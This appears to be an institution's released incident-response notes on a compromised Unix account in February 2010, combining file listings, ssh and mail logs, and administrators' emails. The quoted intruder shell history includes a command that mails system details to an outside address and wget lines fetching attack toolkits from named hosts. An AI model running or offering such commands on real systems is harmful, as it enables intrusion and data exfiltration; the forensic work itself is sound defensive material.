608007 12 -rw-r--r-- 1 graff graff 12288 Jun 14 2007
/tmp/pop3a/.swp
608014 504 -rw-rw-r-- 1 graff graff 510099 Feb 12 07:06
/tmp/pop3a/nasc.tar.gz
608005 4 -rw-r--r-- 1 graff graff 2921 Jan 3 2009
/tmp/pop3a/bios.txt
608009 4 -rwxr-xr-x 1 graff graff 1348 Jun 17 2007
/tmp/pop3a/sesion.php
608003 4 -rw-r--r-- 1 graff graff 1617 Jan 3 2009
/tmp/pop3a/mfu.txt
608011 16 -rwxr-xr-x 1 graff graff 16071 Jun 13 2007
/tmp/pop3a/ps
# ----- stdout tdc2
# ----- errchan tdc2
# /usr/bin/rsh -n tdc2 find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
96001 20 -rwxrwxr-x 1 graff graff 19586 Feb 12 07:30
/tmp/taz
# ----- stdout tremont
# ----- errchan tremont
# /usr/bin/rsh -n tremont find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
736001 4 drwxrwxr-x 3 graff graff 4096 Feb 11 21:43 /tmp/\
736002 208 -rw-rw-r-- 1 graff graff 207354 Nov 18 22:36 /tmp/\
/la.jpg
736003 4 drwxr-xr-x 2 graff graff 4096 Feb 11 21:43 /tmp/\
/la
736010 4 -rwxrwxr-x 1 graff graff 475 Jul 25 2008 /tmp/\
/la/go-find
736011 448 -rwx----- 1 graff graff 453972 Dec 3 2006 /tmp/\
/la/ss
736004 4 -rwxr-xr-x 1 graff graff 605 Dec 4 2006 /tmp/\
/la/start
736009 4 -rwxr-xr-x 1 graff graff 612 Jul 25 2008 /tmp/\
/la/go
736006 4 -rwxr-xr-x 1 graff graff 110 Dec 4 2006 /tmp/\
/la/do
736013 0 -rw-rw-r-- 1 graff graff 0 Feb 11 21:43 /tmp/\
/la/scan.log
736005 4 -rwxr-xr-x 1 graff graff 1599 Jul 25 2008 /tmp/\
/la/plesk
736007 4 -rwxr-xr-x 1 graff graff 878 Mar 24 2009 /tmp/\
/la/pass
736008 4 -rwxr-xr-x 1 graff graff 304 Dec 3 2006 /tmp/\
/la/auto
736012 8 -rwxr-xr-x 1 graff gra/dlff 5944 May 15 2005
/tmp/\ /la/pscan2
# ----- stdout vega2

```

RIF

```

# ----- errchan vega2
# /usr/bin/rsh -n vega2 find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
736007 4 drwxr-xr-x 3 graff graff 4096 Apr 4 2009
/var/tmp/.bash_profile
736029 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/var/tmp/.bash_profile/sor.seen
736009 496 -r-xr-xr-x 1 graff graff 500368 May 22 2006
/var/tmp/.bash_profile/inetd
736010 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/var/tmp/.bash_profile/mech3.users
736024 24 -r-xr-xr-x 1 graff graff 22936 Feb 10 2005
/var/tmp/.bash_profile/kswap.help
736013 4 -rw-r--r-- 1 graff graff 1084 Feb 11 21:00
/var/tmp/.bash_profile/kswap.session
736014 4 -r-xr-xr-x 1 graff graff 1085 Aug 9 2005
/var/tmp/.bash_profile/kswap.levels
736012 4 -r-xr-xr-x 1 graff graff 6 Aug 5 2005
/var/tmp/.bash_profile/kswap.pid
736028 4 -rwxrwxr-x 1 graff graff 3084 Apr 4 2009
/var/tmp/.bash_profile/kswap.set
736011 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/var/tmp/.bash_profile/mech2.users
736008 4 -rw-r--r-- 1 graff graff 34 Feb 11 19:53
/var/tmp/.bash_profile/LinkEvents
736015 4 drwxr-xr-x 2 graff graff 4096 Apr 4 2009
/var/tmp/.bash_profile/randfiles
736023 4 -r--r--r-- 1 graff graff 3982 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randinsult.e
736020 60 -r--r--r-- 1 graff graff 55316 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randaay.e
736021 4 -r--r--r-- 1 graff graff 633 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randaignoff.e
736016 4 -r--r--r-- 1 graff graff 1465 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randversions.e
736018 4 -r--r--r-- 1 graff graff 519 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randnicks.e
736019 4 -r--r--r-- 1 graff graff 830 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randkicks.e
736022 8 -r--r--r-- 1 graff graff 5195 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randaway.e
736017 4 -r--r--r-- 1 graff graff 2495 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randpickup.e
736025 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/var/tmp/.bash_profile/sor2.seen
736027 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/var/tmp/.bash_profile/mech1.users
736026 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/var/tmp/.bash_profile/sor3_.seen

```

```

#####
#####

```

found /tmp/suidshell executable on cfa0



it appears(?) to be some kind of (buffer overflow attempt?) wrapper around bash/ksh?

executed it as user 'nassio' - got a shell but was not able to do 'root' stuff with shell

#####

Feb 13: 09:45 checked differences in /home/graff/.ssh and .ssh2 directories

the .ssh/known_hosts and .ssh2/hostkeys has changed recently - probably indicating intruder
tried accessing these remote systems:

> pwd

/home/graff/.ssh2/hostkeys

> ls -lrta

```
total 176
-rw----- 1 471      graff      753 May 15  2002
key_22_mars.harvard.edu.pub
-rw----- 1 471      graff      760 Aug 12  2002 key_22_marvin.byte-
o-matic.net.pub
-rw----- 1 471      graff      760 Dec  7  2002
key_22_cbatmpc.cfa.harvard.edu.pub
-rw----- 1 471      graff      743 Feb 26  2004 key_22_adonis.pub
-rw----- 1 471      graff      743 Feb 26  2004 key_22_alinda.pub
-rw----- 1 471      graff      743 Mar  2  2004 key_22_seneca.pub
-rw----- 1 471      graff      759 Mar  3  2004
key_22_seneca.cfa.harvard.edu.pub
-rw----- 1 471      graff      749 Jun  3  2004
key_22_ftp.astro.cz.pub
-rw----- 1 471      graff     1270 Jun  6  2004
key_22_atlas.astro.cz.pub
-rw----- 1 471      graff      743 Jul 14  2004 key_22_cfaps2.pub
-rw----- 1 471      graff      749 Oct 15  2004 key_22_cfaps7.pub
-rw----- 1 471      graff      749 Oct 15  2004 key_22_cfaps6.pub
-rw----- 1 471      graff      765 Jan 31  2005
key_22_cfaps2.cfa.harvard.edu.pub
-rw----- 1 471      graff      756 Mar 11  2005
key_22_66.30.200.129.pub
-rw----- 1 471      graff      749 Apr  5  2007 key_22_scully.pub
-rw----- 1 471      graff      767 Jan 24  2008
key_22_schmopc00.ifa.hawaii.edu.pub
-rw----- 1 471      graff      748 Mar 24  2008 key_22_hydra.pub
-rw----- 1 471      graff      765 Jul  2  2008
key_22_mopshq1.ifa.hawaii.edu.pub
-rw----- 1 471      graff      749 Oct 20  2008
key_22_ftp.astro.cz.pub_keep
drwxr-xr-x 4 471      graff     4096 Oct 26  2008 ..
```



```
-rw----- 1 471      graff      755 Feb 12 07:15
key_22_hydra.si.edu.pub
drwx----- 2 471      graff      4096 Feb 12 07:15 .
```

```
> pwd
```

```
/home/graff/.ssh/.snapshot
```

```
> di */known_hosts
```

```
-rw----- 1 471      graff      10455 Nov 11 10:18
crossbeam(0135054118)_volH0.775/known_hosts
-rw----- 1 471      graff      21817 Feb 12 07:52
crossbeam(0135054118)_volH0.803/known_hosts
-rw----- 1 471      graff      21817 Feb 12 07:52
hourly.0/known_hosts
-rw----- 1 471      graff      21817 Feb 12 07:52
hourly.1/known_hosts
-rw----- 1 471      graff      21817 Feb 12 07:52
hourly.2/known_hosts
-rw----- 1 471      graff      21817 Feb 12 07:52
hourly.3/known_hosts
-rw----- 1 471      graff      21817 Feb 12 07:52
hourly.4/known_hosts
-rw----- 1 471      graff      17571 Feb 11 19:15
hourly.5/known_hosts
-rw----- 1 471      graff      21817 Feb 12 07:52
nightly.0/known_hosts
-rw----- 1 471      graff      18779 Feb 11 22:37
nightly.1/known_hosts
-rw----- 1 471      graff      10455 Nov 11 10:18
nightly.2/known_hosts
-rw----- 1 471      graff      10455 Nov 11 10:18
nightly.3/known_hosts
-rw----- 1 471      graff      10455 Nov 11 10:18
nightly.4/known_hosts
-rw----- 1 471      graff      10455 Nov 11 10:18
nightly.5/known_hosts
-rw----- 1 471      graff      10455 Nov 11 10:18
weekly.0/known_hosts
-rw----- 1 471      graff      10455 Nov 11 10:18
weekly.1/known_hosts
-rw----- 1 471      graff      10455 Nov 11 10:18
weekly.2/known_hosts
```

```
> diff nightly.1/known_hosts nightly.2/known_hosts # actual keys omitted
for clarity
```

```
23,34d22
```

```
< 140.247.232.234 ssh-dss ...
< scully.harvard.edu,131.142.8.244 ssh-dss ...
< 140.247.232.235 ssh-dss ...
< cfaps7,131.142.11.59 ssh-dss ...
< roge,131.142.8.116 ssh-dss ...
< anastasia,131.142.12.139 ssh-dss ...
< play,131.142.12.98 ssh-dss ...
< macintosh,131.142.156.27 ssh-dss ...
< melete,131.142.8.220 ssh-dss ...
```



```
< seneca ssh-dss ...
< 128.103.149.37 ssh-dss ...
< 128.103.149.36 ssh-dss ...
```

```
#####
#####
```

rebooted cfa0 approx. 9AM Feb. 13

/home/graff/.history still being updated and /home/graff still getting mounted on cfa0

approx. 09:56 feb. 13th remove graff cron file on cfa0 and rebooted cfa0 again -- contents of /var/spool/cron/graff on cfa0:

```
> rsh cfa0 cat /var/spool/cron/graff
0,2,5,7,10,12,15,17,20,22,25,27,30,32,35,37,40,42,45,47,50,52,55,57 * * *
* /home/graff/Triggers/TriggerController
0,15,30,45 * * * * /home/graff/Python/PythonGetNEODyS > /dev/null 2>&1
0,15,30,45 * * * * /home/graff/Python/PythonGetJPL > /dev/null 2>&1
0 0 * * * /home/graff/Python/PythonGetNEO > /dev/null 2>&1
0 5 * * 1 /home/graff/Python/PythonGetArtSat > /dev/null 2>&1
0 1,7,13,19 * * * * /home/graff/Python/PythonGetRadar > /dev/null 2>&1
0,30 * * * * /home/graff/Python/PythonGetRadarTarget > /dev/null 2>&1
0 2 * * * /home/graff/Python/GetEOPC
```

It looks like the cronjobs on CFA0 were causing the /home/graff/.history file timestamp to get updated. The file itself was not changing. After the crontab file was eliminated for graff the timestamp stopped getting updated.

I checked all the scripts being run by the above cron job on Feb. 17th and it appears that none had been changed since before the intrusion. I think they are ok.

```
#####
#####
```

```
# save .history and .bash_history files from /home/graff/.snapshot to
# /highbeam/volU7/cf-
space/graff_account_issue/graff_compromise/History_files_from_snapshots
# some interesting stuff found:
```

```
cat /etc/issue | mail (b)(6),(b)(7)(C)yahoo.com
wget members.lycos.co.uk/necuratul/zap.tgz
wget members.lycos.co.uk/necuratul/nasc.tar.gz
```

```
#####
#####
```

email sent to (b)(6),(b)(7)(C)yahoo.com -- these are log entries from cfa0 logs:

cfa 108# grep gino.mofo /var/log/mail.log
Feb 11 19:51:35 cfa sm-listen[5873]: [ID 801593 mail.info]
o1C0pY93005871: to="(b)(6),(b)(7)(C)@yahoo.com", delay=00:00:01,
xdelay=00:00:01, mailer=esmtplib, pri=120393, relay=a.mx.mail.yahoo.com.
[67.195.168.31], dsn=2.0.0, stat=Sent (ok dirdel)
Feb 11 21:14:17 cfa sm-listen[9902]: [ID 801593 mail.info]
o1C2ECqX009900: to="(b)(6),(b)(7)(C)@yahoo.com", delay=00:00:05,
xdelay=00:00:04, mailer=esmtplib, pri=120393, relay=g.mx.mail.yahoo.com.
[98.137.54.238], dsn=2.0.0, stat=Sent (ok dirdel)

cfa 109# grep o1C0pY93005871 /var/log/mail.log
Feb 11 19:51:34 cfa sm-listen[5871]: [ID 801593 mail.info]
o1C0pY93005871: Milter: no active filter
Feb 11 19:51:34 cfa sm-listen[5871]: [ID 801593 mail.info]
o1C0pY93005871: from="(b)(6),(b)(7)(C)@cfa.harvard.edu", size=393, class=0,
nrpts=1, msgid=<201002120051.(b)(6),(b)(7)(C)@cfa.harvard.edu>,
proto=ESMTP, daemon=MTA-v4, relay=jingwen.(b)(6),(b)(7)(C)@cfa.harvard.edu
Feb 11 19:51:35 cfa sm-listen[5873]: [ID 801593 mail.info]
o1C0pY93005871: to="(b)(6),(b)(7)(C)@yahoo.com", delay=00:00:01,
xdelay=00:00:01, mailer=esmtplib, pri=120393, relay=a.mx.mail.yahoo.com.
(b)(6),(b)(7)(C)@cfa.harvard.edu, dsn=2.0.0, stat=Sent (ok dirdel)
Feb 11 19:51:35 cfa sm-listen[5873]: [ID 801593 mail.info]
o1C0pY93005871: done; delay=00:00:01, ntries=1

cfa 110# grep o1C2ECqX009900 !s
grep o1C2ECqX009900 /var/log/mail.log
Feb 11 21:14:12 cfa sm-listen[9900]: [ID 801593 mail.info]
o1C2ECqX009900: Milter: no active filter
Feb 11 21:14:13 cfa sm-listen[9900]: [ID 801593 mail.info]
o1C2ECqX009900: from="(b)(6),(b)(7)(C)@cfa.harvard.edu", size=393, class=0,
nrpts=1, msgid="(b)(6),(b)(7)(C)@cfa.harvard.edu",
proto=ESMTP, daemon=MTA-v4, relay=tremont [131.142.25.2]
Feb 11 21:14:17 cfa sm-listen[9902]: [ID 801593 mail.info]
o1C2ECqX009900: to="(b)(6),(b)(7)(C)@yahoo.com", delay=00:00:05,
xdelay=00:00:04, mailer=esmtplib, pri=120393, relay=g.mx.mail.yahoo.com.
[98.137.54.238], dsn=2.0.0, stat=Sent (ok dirdel)
Feb 11 21:14:17 cfa sm-listen[9902]: [ID 801593 mail.info]
o1C2ECqX009900: done; delay=00:00:05, ntries=1

#####

an irc (?) server installed by the graff account was found on vega2 in
/var/tmp/.bash_profile

#####

Date: Tue, 16 Feb 2010 15:10:58 -0500 (EST)
From: (b)(6),(b)(7)(C)@cfa.harvard.edu
To: (b)(6),(b)(7)(C)@cfa.harvard.edu
Cc: (b)(6),(b)(7)(C)@cfa.harvard.edu

Subject: ssh connection *out of* CF computers

(b)(6),(b)

(My apologies if I already sent you the gist of this info over the weekend.)

Based on changes to your .ssh and .ssh2 known hosts directories and files after Feb. 11th - It appears that the following hosts were accessed from your account.

(CF managed unix nodes that are already in the centralized .ssh files and hence would not cause updates to your known_hosts files would not be listed below. Also not listed would be remote nodes that already existed in your known_hosts files)

(b)(6),(b)(7)(C)

seneca

hydra.si.edu

#####

Date: Tue, 16 Feb 2010 15:28:57 -0500 (EST)
From: (b)(6),(b)(7)(C)@cfa.harvard.edu
Reply-To: (b)(6),(b)(7)(C)@cfa.harvard.edu
To: (b)(6),(b)(7)(C)@cfa.harvard.edu (b)(6),(b)(7)(C)@cfa.harvard.edu
cc: (b)(6),(b)(7)(C)@cfa.harvard.edu
Subject: Re: logs analysis

> Date: Fri, 12 Feb 2010 14:52:14 -0500
> From: (b)(6),(b)(7)(C)@cfa.harvard.edu>
> Reply-To: (b)(6),(b)(7)(C)@cfa.harvard.edu
> To: (b)(6),(b)(7)(C)@cfa.harvard.edu (b)(6),(b)(7)(C)@cfa.harvard.edu
> Cc: CF Help (b)(6),(b)(7)(C)@cfa.harvard.edu>
> Subject: Re: logs analysis

> Hi (b)(6),(b)(7)(C)
> Thanks. We'll search our logs further for them.

> (b)(6),(b)(7)(C) phone (b)(6),(b)(7)(C)
> CF Unix System Administrator fax (617) 496-7500
> Harvard-Smithsonian mail: (b)(6),(b)(7)(C)@cfa.harvard.edu

> Center for Astrophysics http://www.cfa.harvard.edu
> 60 Garden St., Cambridge, MA 02138 Room B213

> [REDACTED]@cfa.harvard.edu wrote:

> >> Do you have a user account named "procalinda"?

> >

> > Yes, it's one of the accounts for the automated processing routines.

> >

> > Here's a list of user names:

I'm going to pick this thread up because it's been nagging at me all weekend.

We had the following SSH attempts on Friday morning:

```
/data/syslog/ssh-log.2010.02.14:Feb 12 09:06:29 pisces sshd[10478]:  
Invalid user procalinda from [REDACTED]  
/data/syslog/ssh-log.2010.02.14:Feb 12 09:06:29 pisces sshd[10481]:  
input_userauth_request: invalid user procalinda  
/data/syslog/ssh-log.2010.02.14:Feb 12 09:06:39 pisces sshd[10478]:  
Failed password for invalid user procalinda from [REDACTED] port 4873  
ssh2
```

We don't have a user 'procalinda' on the CF systems. I checked your .ssh and .ssh2 directories and files in case there were references to username 'procalinda'. There are not. (There are references to the machine called 'alinda' however.)

So what's nagging me is why this person tried to connect to pisces with this username. Note also that he only tried once and gave up after the one failure.

[REDACTED]
[REDACTED]@cfa.harvard.edu

```
#####  
#####  
# On Sunday Feb. 14th [REDACTED] sent a list of logins to the graff  
account on [REDACTED]  
# these are the entries for the last couple of weeks.
```

graff	pts/3	[REDACTED]	c	Thu	Feb	11	19:34	-	19:34	(00:00)
graff	pts/3	[REDACTED]	cfa.har	Thu	Feb	11	19:28	-	19:28	(00:00)
graff	pts/1	209-250-30-154.c	Thu	Feb	11	19:07	-	19:51	(00:43)	
graff	pts/1	cfa0.cfa.harvard	Thu	Feb	11	18:02	-	18:04	(00:02)	
graff	pts/1	c-24-34-104-26.h	Wed	Feb	10	21:20	-	21:20	(00:00)	
graff	pts/2	c-66-30-198-157.	Sat	Feb	6	11:05	-	12:18	(6+01:12)	
graff	pts/2	c-66-30-198-157.	Sat	Feb	6	10:05	-	10:05	(00:00)	
graff	pts/2	cfa0.cfa.harvard	Wed	Feb	3	13:33	-	down	(2+20:06)	
graff	pts/2	c-24-34-104-26.h	Thu	Jan	28	20:34	-	21:35	(01:00)	

graff pts/2 c-24-34-104-26.h Mon Jan 25 11:51 - 11:51 (00:00)
 graff pts/2 seneca.cfa.harva Mon Jan 25 10:30 - 10:31 (00:01)
 graff pts/2 seneca.cfa.harva Sat Jan 23 00:46 - 01:48 (01:01)
 graff pts/2 seneca.cfa.harva Fri Jan 22 09:59 - 10:03 (00:04)
 graff pts/2 seneca.cfa.harva Fri Jan 22 09:58 - 09:58 (00:00)
 graff pts/3 c-66-30-198-157. Wed Jan 20 16:20 - down
 (16+17:20)

#####

To: (b)(6),(b)(7)(C)@si.edu>
 cc: (b)(6),(b)(7)(C)@cfa.harvard.edu>, (b)(6),(b)(7)(C)@si.edu>, (b)(6),(b)(7)(C)@si.edu>, (b)(6),(b)(7)(C)@si.edu>, (b)(6),(b)(7)(C)@cfa.harvard.edu>
 Subject: RE: Interesting Websense bit

> Date: Thu, 18 Feb 2010 14:00:25 -0500
 > From: (b)(6),(b)(7)(C)@si.edu>
 > To: (b)(6),(b)(7)(C)@cfa.harvard.edu>
 > Cc: (b)(6),(b)(7)(C)@si.edu>, (b)(6),(b)(7)(C)@si.edu>, (b)(6),(b)(7)(C)@si.edu>, (b)(6),(b)(7)(C)@cfa.harvard.edu>
 > Subject: RE: Interesting Websense bit
 > (b)(6),(b)(7)(C)
 > I filtered out all URLs starting with
 > "http://safebrowsing.clients.google.com" from the traffic showing
 > between
 > 2/7/10 1AM and 2/12/10 1AM. What's left is attached.

Thanks (b)(6),(b)(7)(C)

The last five entries were caused by the intruder:

2/11/2010 9:05:28 PM (b)(6),(b)(7)(C) ssh://(b)(6),(b)(7)(C)
 2/11/2010 9:06:26 PM (b)(6),(b)(7)(C) ssh://(b)(6),(b)(7)(C)
 http://milw0rm.com/sploits/2009-therebel.tgz
 2/11/2010 9:07:13 PM (b)(6),(b)(7)(C) http://secure-
 avaaz.org/tase.zip
 2/11/2010 9:09:35 PM (b)(6),(b)(7)(C) ssh://(b)(6),(b)(7)(C)
 2/11/2010 9:11:39 PM (b)(6),(b)(7)(C) ssh://(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) was actually one of the IP addresses from which he ssh'd into our computers. interesting that he apparently tried to ssh out to that address also.

the http connects were his trying to download port scanning (and other such) software.

In addition to the above websense entries that indicate attempts to

download software, we found the following entries in the compromised user's history files (not listed in chron order):

```
cat /etc/issue | mail (b)(6),(b)(7)(C)yahoo.com
wget hacktheplanet.clan.su/pop3a.tgz
wget members.lycos.co.uk/necuratul/123.tgz
wget members.lycos.co.uk/necuratul/nasc.tar.gz
wget members.lycos.co.uk/necuratul/zap.tgz
```

The first entry was email which he sent to (himself? another hacked account?) on two separate computers which sent him info about the version of the OS the computer was running. The remaining entries are downloads of more software the the local compromised account.

(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) cfa.harvard.edu

```
#####
#####
```

Date: Fri, 19 Feb 2010 16:09:30 -0500
From: (b)(6),(b)(7)(C) cfa.harvard.edu
To: (b)(6),(b)(7)(C) cfa.harvard.edu
Subject: chronological (mostly) log of the (b)(6),(b)(7)(C) incident

All this stuff is the highbeam graff thingy under (b)(6),(b)(7)(C)
Intruder logs in to cfa0 with (b)(6),(b)(7)(C) password:
Feb 11 17:46:59 cfa0 sshd[4319]: Accepted password for graff from
(b)(6),(b)(7)(C) port 3875 ssh2

Then this same intruder ip (b)(6),(b)(7)(C) attempts access to kongo but is blocked by tcpwrappers:
Feb 11 17:48:24 kongo sshd[317]: [ID 702911 local2.info] connection from "131.142.24.30"
Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] Denied connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.
Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] WARNING: Denied connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.
Feb 11 17:48:48 kongo sshd[10987]: [ID 947420 local2.crit] refused connect from (b)(6),(b)(7)(C) convergentaz.net
Feb 11 17:48:48 kongo sshd[317]: [ID 702911 local2.info] connection from (b)(6),(b)(7)(C)

Then a suspicious login from cfa0 with (b)(6),(b)(7)(C) account to poincare (something we verified he'd never log in to):
Feb 11 18:05:22 poincare sshd[2929]: Accepted password for graff from (b)(6),(b)(7)(C) port 49978 ssh2

```
Feb 11 18:47:27 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
Feb 11 18:47:33 canary rpc.nisd_resolv[170]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
```

Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to www.flashlightmedia.de, but this does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!
Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to www.flashlightmedia.de, but this does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!
Feb 11 18:47:41 cfa0 sshd[14886]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=(b)(6),(b)(7)(C) user=graff

Then a failed and successful login to cfa0 with (b)(6),(b)(7)(C) account from this ip (b)(6),(b)(7)(C)

Feb 11 18:47:43 cfa0 sshd[14886]: Failed password for graff from (b)(6),(b)(7)(C) port 63153 ssh2

Feb 11 18:47:57 cfa0 sshd[14886]: Accepted password for graff from (b)(6),(b)(7)(C) port 63153 ssh2

Now a successful login to kleo with the (b)(6),(b)(7)(C) account occurs from this intruder ip (b)(6),(b)(7)(C)

Feb 11 19:31:12 kleo sshd[10541]: Accepted password for graff from (b)(6),(b)(7)(C) port 63320 ssh2

Feb 11 19:28:08 cfassp10 sshd[4378]: Accepted password for graff from (b)(6),(b)(7)(C) port 40926 ssh2

Other entries in our logs for these ips (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C)

Feb 11 19:05:24 cfa0 sshd[27149]: Connection closed by (b)(6),(b)(7)(C)

Feb 11 19:30:37 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de !-(b)(6),(b)(7)(C)

Feb 11 19:31:08 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de !-(b)(6),(b)(7)(C)

Feb 11 19:31:08 kleo sshd[10541]: Address (b)(6),(b)(7)(C) maps to www.flashlightmedia.de, but this does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!

And a subsequent login to Gareth's account on cfa0 with new ip intruder (b)(6),(b)(7)(C)

Feb 11 19:50:04 cfa0 sshd[25324]: Accepted password for graff from (b)(6),(b)(7)(C) port 55173 ssh2

More entries for logins to various CF machines with (b)(6),(b)(7)(C) account intruder from (b)(6),(b)(7)(C)

Feb 11 19:45:00 azimuth sshd[28104]: Accepted password for graff from (b)(6),(b)(7)(C) port 58517 ssh2

Feb 11 19:48:35 isildur sshd[13430]: Accepted password for graff from (b)(6),(b)(7)(C) port 58521 ssh2

Feb 11 19:51:55 vega2 sshd[4949]: Accepted password for graff from (b)(6),(b)(7)(C) port 58523 ssh2

Feb 11 19:57:09 melkor sshd[31943]: Accepted password for graff from (b)(6),(b)(7)(C) port 58529 ssh2

Feb 11 20:07:35 ranger sshd[15272]: Accepted password for graff from (b)(6),(b)(7)(C) port 58534 ssh2

Feb 11 20:13:31 ranger sshd[15476]: Failed password for nassio from (b)(6),(b)(7)(C) port 58548 ssh2

Feb 11 20:16:05 (b)(6),(b)(7)(C) sshd[13008]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58551 ssh2
Feb 11 21:44:44 (b)(6),(b)(7)(C) sshd[15218]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59668 ssh2
Feb 11 21:46:37 cfasp10 sshd[6420]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59670 ssh2
Feb 11 21:47:37 cfaps9 sshd[22610]: Failed password for graff from
(b)(6),(b)(7)(C) port 59672 ssh2
Feb 11 21:47:44 cfaps9 sshd[22610]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59672 ssh2
Feb 11 21:49:44 tau sshd[9332]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59674 ssh2
Feb 11 21:51:17 vega2 sshd[6207]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59679 ssh2
Feb 11 21:52:09 elmo sshd[24161]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59680 ssh2
Feb 11 21:55:33 bourbon sshd[19513]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59686 ssh2
Feb 11 21:58:36 holoholo sshd[20405]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59690 ssh2
Feb 11 22:00:00 nebraska sshd[5926]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59692 ssh2
Feb 11 22:06:20 iorek sshd[26352]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59708 ssh2
Feb 11 22:12:22 hua sshd[12534]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59783 ssh2

More entries for logins to various CF machines with Gareth's account
intruder from 217.168.153.151:

Feb 11 19:50:49 jingwen sshd[31540]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45855 ssh2
Feb 11 19:53:47 cfa0 sshd[27941]: Accepted password for graff from
(b)(6),(b)(7)(C) port 36775 ssh2
Feb 11 20:01:57 snail sshd[31193]: Accepted password for graff from
(b)(6),(b)(7)(C) port 36735 ssh2
Feb 11 20:02:34 iotacfa2 sshd[24175]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59508 ssh2
Feb 11 20:17:06 cfauvcs0 sshd[23694]: Accepted password for graff from
(b)(6),(b)(7)(C) port 40377 ssh2
Feb 11 20:18:19 canary sshd[320]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 11 20:18:58 gauch0 sshd[21250]: Accepted password for graff from
(b)(6),(b)(7)(C) port 56390 ssh2
Feb 11 21:04:57 cfa0 sshd[13151]: Connection closed by (b)(6),(b)(7)(C)
Feb 11 21:05:37 karma sshd[16378]: Accepted password for graff from
(b)(6),(b)(7)(C) port 43488 ssh2
Feb 11 21:13:34 tremont sshd[15717]: Accepted password for graff from
(b)(6),(b)(7)(C) port 38357 ssh2
Feb 11 21:46:16 cfa0 sshd[9633]: Accepted password for graff from
(b)(6),(b)(7)(C) port 39957 ssh2
Feb 11 21:47:22 iotacfa2 sshd[16905]: Accepted password for graff from
(b)(6),(b)(7)(C) port 43713 ssh2

Feb 11 21:48:53 cfaucvs0 sshd[25544]: Accepted password for graff from
(b)(6),(b)(7)(C) port 41944 ssh2
Feb 11 21:50:41 drum sshd[2221]: Accepted password for graff from
(b)(6),(b)(7)(C) port 53209 ssh2
Feb 11 21:52:45 iorek sshd[23836]: Accepted password for graff from
(b)(6),(b)(7)(C) port 42180 ssh2
Feb 12 04:38:36 saturn sshd[313]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 12 05:28:17 capella sshd[25392]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58816 ssh2
Feb 12 07:48:53 karma sshd[26514]: Did not receive identification string
from (b)(6),(b)(7)(C)
Feb 12 07:52:48 cfa0 sshd[19227]: Accepted password for graff from
(b)(6),(b)(7)(C) port 57858 ssh2
Feb 12 07:53:36 snail sshd[2111]: Accepted password for graff from
(b)(6),(b)(7)(C) port 56724 ssh2
Feb 12 07:54:31 iotacfa2 sshd[16943]: Failed password for root from
(b)(6),(b)(7)(C) port 59370 ssh2
Feb 12 07:54:34 iotacfa2 sshd[16946]: Connection closed by
(b)(6),(b)(7)(C)
Feb 12 07:54:45 iotacfa2 sshd[16957]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59374 ssh2
Feb 12 07:56:37 (b)(6),(b)(7)(C) sshd[4849]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45924 ssh2
Feb 12 10:27:33 cfa0 sshd[25341]: Failed password for graff from
(b)(6),(b)(7)(C) port 33136 ssh2
Feb 12 10:27:46 cfa0 sshd[25351]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:03 snail sshd[25058]: Failed password for graff from
(b)(6),(b)(7)(C) port 51969 ssh2
Feb 12 10:28:04 snail sshd[25061]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:17 bear sshd[7054]: Failed password for graff from
(b)(6),(b)(7)(C) port 58345 ssh2
